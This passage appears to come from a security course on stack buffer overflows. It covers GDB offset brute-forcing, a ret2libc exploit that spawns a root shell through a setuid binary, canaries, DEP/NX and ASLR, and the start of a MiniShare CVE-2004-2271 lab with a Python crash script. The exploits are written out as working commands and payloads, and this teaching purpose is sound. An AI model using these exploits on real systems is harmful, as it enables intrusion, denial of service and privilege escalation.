we'll leave it as 0xDEADBEEF.



A screenshot of a terminal window titled "Terminal". The window contains the following text:

```
pac@pac:~ $ gdb -q basic_vuln.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) run `cat exploit`
Starting program: /home/pac/basic_vuln.o `cat exploit'
Owned!!!
Program exited normally.
(gdb) quit
pac@pac:~ $ ./basic_vuln.o `cat exploit'
Illegal instruction
pac@pac:~ $
```

Now for the moment of truth. Fire up GDB, do not set a breakpoint, and run the program. You should see “Owned!!!” printed to the console! Now try running the exploit outside of GDB. Likely you will see “Illegal instruction”. This is because the offsets are slightly different as a result of the debugger adding instrumentation. So how do we calculate the new offsets?



```
pac@pac:~ $ cat payload > final-exploit
pac@pac:~ $ for i in $(seq 1 15)
> do
> printf "\nWord offset $i result: "
> perl -e 'print "\xD8\xF7\xFF\xBF"' >> final-exploit
> ./basic_vuln.o `cat final-exploit`;
> done

Word offset 1 result:
Word offset 2 result:
Word offset 3 result: Illegal instruction

Word offset 4 result: Illegal instruction

Word offset 5 result: Illegal instruction

Word offset 6 result: Illegal instruction

Word offset 7 result: Illegal instruction

Word offset 8 result: Illegal instruction

Word offset 9 result: Segmentation fault

Word offset 10 result: Segmentation fault

Word offset 11 result: Segmentation fault

Word offset 12 result: Segmentation fault

Word offset 13 result: Owned!!!
Word offset 14 result: Owned!!!
pac@pac:~ $
```

We need to figure out the new offsets for when the program is run outside of GDB. We could manually guess and check, but that would be time consuming and stupid. Instead we could try brute forcing a targeted search space. Since we don't care what registers we overwrite as long as we eventually overwrite the EIP return address, we could try writing a script to spam the target return address at the end of our payload. We try several offsets and find that at a 13 word offset EIP is overwritten and our exploit is successful.

The screenshot shows a terminal window titled "pac" with the following content:

```
File Edit View Terminal Tabs Help
pac@pac:~ $ cat basic_notvuln.c
#include <stdio.h>
int main(int argc, char **argv){
    char buf[64];
    // LEN-1 so that we don't write a null byte
    // past the bounds if n=sizeof(buf)
    strncpy(buf, argv[1],64-1);
}
pac@pac:~ $ gcc basic_notvuln.c -g -o basic_notvuln.o
pac@pac:~ $ gdb -q basic_notvuln.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break *main+42
Breakpoint 1 at 0x804839e: file basic_notvuln.c, line 6.
(gdb) run `perl -e 'print "A"x100'`
Starting program: /home/pac/basic_notvuln.o `perl -e 'print "A"x100'`

Breakpoint 1, 0x0804839e in main (argc=2, argv=0xbffff884) at basic_notvuln.c:6
6      strncpy(buf,argv[1],64-1);
(gdb) info register ebp
ebp          0xbffff7f8          0xbffff7f8
(gdb) c
Continuing.

Program exited with code 0260.
(gdb) █
```

Mitigation: Secure Coding

One way to mitigate buffer overflow attacks is by practicing secure coding techniques. Every time your code solicits input, whether it is from a user, from a file, over a network, etc., there is a potential to receive inappropriate data. You should also consider that unsolicited data in your program may be tainted by other data that is directly solicited.

If the input data is longer than the buffer we have allocated it must be truncated or we run the risk of a buffer overflow vulnerability. Similarly, if we allocated a buffer and the input data is too short, then we run the risk of a buffer underflow vulnerability. In some languages such as C a buffer's initial contents is just what happened to previously be in that memory region. In the case of the Heartbleed vulnerability a buffer underflow was leveraged to provide a smaller input to the allocated buffer which was then returned to the attacker partially filled with the contents of old memory regions. Heartbleed was a serious concern because attacker's could repeat this request multiple times to pilfer memory for sensitive data.

Secure programming is arguably our best defense against buffer overflows.

BOMod Stack Guard Interactive Demo

Program Counter Delay Input: ABCDEFGHIJ

```
#include <stdio.h>
typedef char t_STRING[10];
void get_string(t_STRING str)
{
    gets(str);
    puts("You entered:");
    puts(str);
}
void forbidden_function()
{
    puts("Oh, bother.");
}
void main()
{
    t_STRING my_string = "Hello.";
    puts("Enter something:");
    get_string(my_string);
}
```

Enter something:
ABCDEFGHIJ

Next character must overwrite stack canary
'?' before it overwrites return pointer '\$'!

0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0															
1															
2		X											*		
3															
4															
5															
6															
7															
A															
B															
C	H	e	l	l	o	.				A	B	C	D	E	F
D	G	H	I	J	?	\$									
E															
F															

Now is where you can use the text box above to give input to the program and click 'Play' or 'Step Forward' to resume

Mitigation: Stack Canaries

Coal miners used to bring a canary (bird) into the coal mines to serve as an early warning if the mine filled with poisonous gases. Since the canary would die before the miner's would from any poisonous gas, miner's knew to exit the mine as soon as they saw a dead canary. Borrowing from this analogy, a “canary” can be placed just before each return pointer. When the compiler creates the program it generates a random value to act as a canary and places it before the sensitive location in memory. Before the program is allowed to use the protected value (such as a return pointer) it checks to see if the canary

Since it's usually not possible for an attacker to read the value of the canary before overwriting the buffer (and likely “killing” the canary), it becomes a guessing game for the attacker to overwrite the canary with the correct value. The *StackGuard.jar* interactive demo provides a simple example of how stack canaries work in theory.

In some situations, it is may be possible for an attacker to deal with canaries. If the attack can be repeated the attacker may be able to repeat the attack until he correctly guesses the value of the canary. In other cases a separate bug may be used to reveal the value of the canary enabling the attacker supply the correct canary value. Finally, the attacker may rely on the behavior of the canary to throw an exception when the canary is killed. If the

attacker is able to overwrite the existing exception handler structure on the stack, he can use it to redirect control flow. This technique is known as a Structured Exception Handling (SEH) exploit.

Follow up Exercise: Read the GCC man page entry for the “-fstack-protector” flag. You can find it by searching “man gcc | grep stack-protector”. Note that the version of GCC in the VM is too old to actually support this option.

Non-executable Stack Memory Protections

Idea: Mark memory regions corresponding to buffers in programs as *data* regions and prevent the program from ever executing *code* in a region marked as *data*.

Mitigation: Data Execution Prevention (DEP) and No-eXecute (NX) Bit

So far our basic exploit process is as follows: 1) find a memory corruption 2) change control flow 3) execute shellcode on the stack. However most applications never need to execute memory on the stack, so why not just make the stack nonexecutible? This is done with segmentation, which marks sections of the program as *data* or *code* and prevents *data* from being executed. This protection is referred to as either Data Execution Prevention (DEP) or No-eXecute (NX) bit. DEP/NX are enabled by default on most modern operating systems. So without the ability to execute data on the stack, we need to get more creative....enter ret2libc also known as return-oriented programming (ROP).

Return-oriented Programming (ROP)

Idea: Can't execute "data" on the stack, so instead we redirect the control flow to execute "code" that is already in memory.

Exploitation Idea (2): If we can't execute *data* we've placed on the stack as *code*, then we could just find code that already exists and *return* to it instead. We can even place *data* on the stack that influences how existing *code* will behave. Once the code has finished executing it can be configured to *return* to another location in memory. By chaining together multiple *returns* to existing *code* segments we can create any arbitrary program and completely bypass DEP/NX memory protections.

The screenshot shows a terminal window titled "pac". The terminal content is as follows:

```
File Edit View Terminal Tabs Help
pac@pac:~ $ cat dummy.c
int main(){
    system();
}
pac@pac:~ $ gcc -o dummy.o dummy.c
pac@pac:~ $ gdb -q ./dummy.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break main
Breakpoint 1 at 0x804837a
(gdb) run
Starting program: /home/pac/dummy.o

Breakpoint 1, 0x0804837a in main ()
(gdb) print system
$1 = {<text variable, no debug info>} 0xb7ed0d80 <system>
(gdb)
```

This time let's modify our exploit to drop a command shell instead of printing "Owned!!!". In a sense, the exploit to spawn a command shell with return-oriented programming is easier because we won't need to write any shellcode. A C program can spawn a command shell by calling the *system* function in the C standard library (*libc*) with the string parameter *"/bin/sh"*. In order to *return* to the *system* function, we need to know the memory address of where the *system* function is located in *libc*. One way to find this information is write a simple C program, which makes a call to *system* (shown as *dummy.c* above). In GDB set a breakpoint on the *main* function and then run the program. When the program pauses at the breakpoint type "print *system*" to print the memory address of the *system* function.

The screenshot shows a terminal window titled "pac". The terminal content is as follows:

```
File Edit View Terminal Tabs Help
pac@pac:~ $ cat getenvaddr.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[]) {
    char *ptr;
    ptr = getenv(argv[1]);
    ptr += (strlen(argv[0]) - strlen(argv[2]))*2;
    printf("%s will be at %p\n", argv[1], ptr);
}
pac@pac:~ $ gcc getenvaddr.c -o getenvaddr.o
pac@pac:~ $ export BINSH="/bin/sh"
pac@pac:~ $ ./getenvaddr.o BINSH ./basic_vuln.o
BINSH will be at 0xbffffe71
pac@pac:~ $
```

While we could store our parameter on the stack in the buffer, we can also use an environment variables to easily store the string we intend to pass to *system* function. Calling the *system* function with “/bin/sh” will spawn a shell. The *getenvaddr.c* program will output the starting memory address of a given environment variable, which we will need to know to build our exploit.

Note: Just like how padding our previous exploit with NOPs added some robustness to the final exploit, we can abuse the behavior of the *system* function a bit by adding a few extra spaces in front of “/bin/sh”. The *system* command will strip the leading whitespace so if we are off by a few bytes out exploit will still work. In this example, we added 10 spaces before “/bin/sh”.

The screenshot shows a terminal window titled "pac". The terminal contains the following command-line session:

```
pac@pac:~ $ perl -e 'print "A"x72' >> exploit
pac@pac:~ $ perl -e 'print "BASE"' >> exploit
pac@pac:~ $ perl -e 'print "\x80\x0D\xED\xB7"' >> exploit
pac@pac:~ $ perl -e 'print "FAKE"' >> exploit
pac@pac:~ $ perl -e 'print "\x71\xFE\xFF\xBF"' >> exploit
pac@pac:~ $ gdb -q basic_vuln.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) run `cat exploit`
Starting program: /home/pac/basic_vuln.o `cat exploit'
sh-3.2$
```


As we learned earlier, we need 72 bytes to fill buffer up to the point to overwrite EBP (base) register. In this example we overwrite the EBP register with a 4 byte filler value of “BASE”. Next we need to setup the stack for the call to the *system* function with the parameter value of “/bin/sh”. When we return into libc the return address and function arguments will be read off the stack. After a function call the stack should be formatted as:

| function address | return address | argument 1 | argument 2 | ... |

The function address of the *system* function is 0xB7ED0D80. Since we are calling into *system* to drop a shell we really don’t care about returning so we can put any value for the return address. In this example we set the return address to a 4 byte value of “FAKE”. The *system* function has a single string pointer argument. The memory address of the “/bin/sh” string is 0xBFFFFE71. Note that, like before, we must write the addresses backwards because both addresses will be read as little endian values.


When the return pointer is overwritten the program jumps to and executes the function with the arguments on the stack before it returns to the return address specified on the stack (this is sometimes called a “gadget”). By replacing the “FAKE” return address with the address of another gadget we could chain together multiple gadgets. By chaining gadgets, return-oriented programming provides a Turing-complete logic to the attacker.

x86 Privilege Levels



If we were to run the *whoami* command in the shell dropped by our exploit, what would it print? That is, what privilege level is our exploit running at? That entirely depends on the privilege level the original process was running at before it was exploited! In x86 there are 4 *rings* (levels) of privileges. The outermost ring is for user applications whereas the inner most rings are devoted to device drivers and the kernel. Many system calls are not available to the outer rings, so exploits in the kernel are highly prized targets for hackers since they can be used to run code with the highest operating system privileges (Ring 0) and even add or replace portions of the core operating system. Note that most modern operating systems now make little distinction between rings 1-3 and separate the rings basically into Ring 3 (*userland* or *user space*) and Ring 0 (*kernel space*).

Thought: Is there a ring -1? What could an exploit in hardware, virtual machine host, etc. accomplish that a Ring 0 exploit could not? For a good follow up read Ken Thompson's short paper for his classic 1984 Turing Award speech: "Reflections on Trusting Trust" (<https://dl.acm.org/citation.cfm?id=358210>). This paper is required reading for any self respecting hacker.



The screenshot shows a terminal window titled "pac". The terminal contains the following session:

```
File Edit View Terminal Tabs Help
pac@pac:~ $ sudo chown root ./basic_vuln.o
pac@pac:~ $ sudo chmod u+s ./basic_vuln.o
pac@pac:~ $ ls -l ./basic_vuln.o
-rwsr-xr-x 1 root pac 12026 2017-02-12 00:41 ./basic_vuln.o
pac@pac:~ $ whoami
pac
pac@pac:~ $ ./basic_vuln.o `cat exploit`
sh-3.2# whoami
root
sh-3.2#
```

Let's make our *basic_vuln* program truly vulnerable by changing the owning user to *root* and setting the sticky bit flag so that the *basic_vuln* program runs as root when it's invoked. Now when *basic_vuln* is exploited it will drop a shell with root privileges.

```

pac@pac:~ $ sudo su -
root@pac:~ # echo 1 > /proc/sys/kernel/randomize_va_space
root@pac:~ # exit
logout
pac@pac:~ $ export BINSH="/bin/sh"
pac@pac:~ $ ./getenvaddr.o BINSH ./basic_vuln.o
BINSH will be at 0xbff05e71
pac@pac:~ $ ./getenvaddr.o BINSH ./basic_vuln.o
BINSH will be at 0xbff894e71
pac@pac:~ $ gdb -q ./dummy.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break main
Breakpoint 1 at 0x804837a
(gdb) run
Starting program: /home/pac/dummy.o

Breakpoint 1, 0x0804837a in main ()
(gdb) print system
$1 = {text variable, no debug info} 0xb7ebcd80 <system>
(gdb) quit
The program is running. Exit anyway? (y or n) y
pac@pac:~ $ gdb -q ./dummy.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break main
Breakpoint 1 at 0x804837a
(gdb) run
Starting program: /home/pac/dummy.o

Breakpoint 1, 0x0804837a in main ()
(gdb) print system
$1 = {text variable, no debug info} 0xb7e63d80 <system>
(gdb) quit
The program is running. Exit anyway? (y or n) y
pac@pac:~ $ ./basic_vuln.o `cat exploit`
Segmentation fault

```

Mitigation: Address Space Layout Randomization (ASLR)

Address Space Layout Randomization (ASLR) defeats this exploit by randomizing the locations of memory. Notice that the location of the BINSH environment variable changes on successive runs of our *basic_vuln.o* program. In fact the location of the buffer itself and the *system* function in *libc* changes too. So our exploit has no reliable way to *return* to a function in *libc* or the data in the buffer. Interestingly, that while ASLR prevents ROP style exploits designed to evade DEP, ASLR does NOT prevent the execution of data on the stack. ASLR addresses an issue that DEP does not whereas DEP addresses an issue that ASLR does not. We need both protections.

If ASLR was enabled without DEP, our first exploit version would almost be sufficient. The only problem would be that we wouldn't reliably know where the buffer is in memory. One observation made by attackers was that when a buffer on the stack is overflowed the ESP (*Stack Pointer*) tended to point within the buffer when the program crashed. This makes sense because the *Stack Pointer* points to the current stack location and the buffer is on the stack. Despite the randomization made by ASLR, the ESP register and the buffer are changed the same random value. While ASLR was still being introduced attackers exploited the fact that not all libraries were protected by ASLR (mechanisms existed to opt out in order to maintain backwards compatibility). Since the instructions of those libraries could

be found at fixed memory addresses attackers could still reliably *return* to existing *code*. One trick that became common was to locate the address of a “JMP ESP” instruction at a fixed memory address. When the EIP (*Instruction Pointer*) register contains the memory address of a “JMP ESP” instruction, the CPU will jump to the memory address stored in the ESP register and begin executing code from that location. This allows us to completely bypass ASLR and reliably execute *data* on the stack.

Modern techniques for bypassing ASLR include a combination of finding ways to reduce the amount of randomization and bruteforce (repeating the attack until you are successful), increasing the probability of success by spraying memory with NOP sleds and copies of the shellcode while hoping that control jumps to a compromised region of memory, and using side channels that leak information about the layout of memory to correctly deduce the jump target locations.


Lab: MiniShare Exploit

- Putting it all together...
- CVE-2004-2271: Buffer overflow in MiniShare 1.4.1 and earlier allows remote attackers to execute arbitrary code via a long HTTP GET request.
- Lab Setup:
 - Windows Victim (Windows XP or later Windows version with DEP/ASLR disabled)
 - Tools: Ollydbg
 - Kali Attacker
 - Tools: Python, Metasploit, Netcat


This lab puts everything together to exploit a webserver with a buffer overflow vulnerability. At this point you have all of the knowledge you to complete this lab, even though we are switching the target OS from Linux to Windows. Before moving on this is a good opportunity to test your understanding by attempting the lab on your own. Start by replicating the error and capturing the crash in Ollydbg.

For more details on the root cause of the error you can read the official CVE entry at:
<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2271>.

Important Note: This lab will work on later versions of Windows (tested successfully on fully patched Windows 7), but you will need to disable memory protections. You can use the Windows EMET tool (<https://www.microsoft.com/en-us/download/details.aspx?id=54264>) to disable ASLR and DEP protections for this lab. DEP has been available in Windows since XP service pack 2, however it is disabled by default for non OS components, so it is not likely to be a problem for the lab on Windows XP. ASLR was not introduced until Windows Vista.



First make sure the lab is setup properly. In the Windows victim open the command prompt and type “ipconfig” to show the machines IP address. Our Windows victim is at IP address 172.16.189.132. Next, unzip and run the MiniShare 1.4.1 executable. You will need to disable or add an exception to the Windows firewall for the MiniShare server. MiniShare is a simple webserver application for sharing files. You drag a file into the MiniShare window (example: *test.txt*) to publicly share the file.



From the Kali attacker machine, check the IP address in the terminal by typing “`ifconfig`”. The IP address of our attacker is 172.16.189.134.

Next, open a web browser and navigate to “`http://172.16.189.132`” to test that the MiniShare webserver is running properly. Note that you may need to replace the IP address in the URL with the IP address of the Windows victim if it is different in your setup.

You should also take this opportunity to check that your Victim can ping the Attacker and the Attack can ping the Victim. Note that if you choose not to disable the Windows firewall then the Victim will not respond to pings by default.

The screenshot shows a terminal window with a Python script named 'exploit1.py' and its execution. The script is a simple HTTP exploit using the socket module to send a long GET request to a target server.

```
#!/usr/bin/python
import socket

target_address="172.16.189.132"
target_port=80

buffer = "GET " + "\x41" * 2220 + " HTTP/1.1\r\n\r\n"

sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address,target_port))
sock.send(buffer)
sock.close()


root@kali: ~/Desktop
```

File Edit View Search Terminal Help


```
root@kali:~/Desktop# ./exploit1.py
root@kali:~/Desktop#
```

Let's first aim to replicate the vulnerability. The vulnerability happens when an overly long HTTP GET request is sent to the server. We can craft a custom HTTP GET message and send it to the server with the help of a small Python program. An HTTP GET request is simply a string consisting of "GET" followed by the URL and the protocol version followed by the delimiter consisting of two alternating carriage returns and new lines "HTTP/1.1\r\n\r\n". Here we send 2220 "A" characters in place of the URL. The rest of the program sets up the socket connection on port 80 for the victim's target IP address, sends the contents of the string, and closes the connection.

You can write the python program in your favorite text editor. You will need to make the program executable by running "chmod +x exploit1.py" before you can run it directly in the terminal.



After running the *exploit1.py* script, we should see that the MiniShare webserver has crashed. Even if we can't figure out how to exploit the server, we already have a Denial of Service (DoS) attack!



Let's trigger the crash again, but this time capture it in a debugger so we can investigate further. Unzip the OllyDbg tool and double click on the main executable to launch the debugger. Within OllyDbg navigate to File > Open and navigate to the MiniShare executable. Note you can also attach to an existing process with the File > Attach menu. When OllyDbg loads MiniShare it will offer to perform a statistical analysis, choose No. At this point OllyDbg has not started running MiniShare yet. Press the blue "play" button in the top toolbar to start debugging MiniShare. Once MiniShare is running, run the `exploit1.py` script from the attacker machine.

When MiniShare crashes, OllyDbg will pause the programs execution and the screen be similar to what is shown above. Take a moment to familiarize yourself with the debugger windows. The top left pane shows the current disassembled CPU instructions. The bottom left pane shows the memory dump of the section of memory currently being executed in hex and ASCII formats. The top right shows the CPU's register values. The bottom right shows the current contents of the stack.

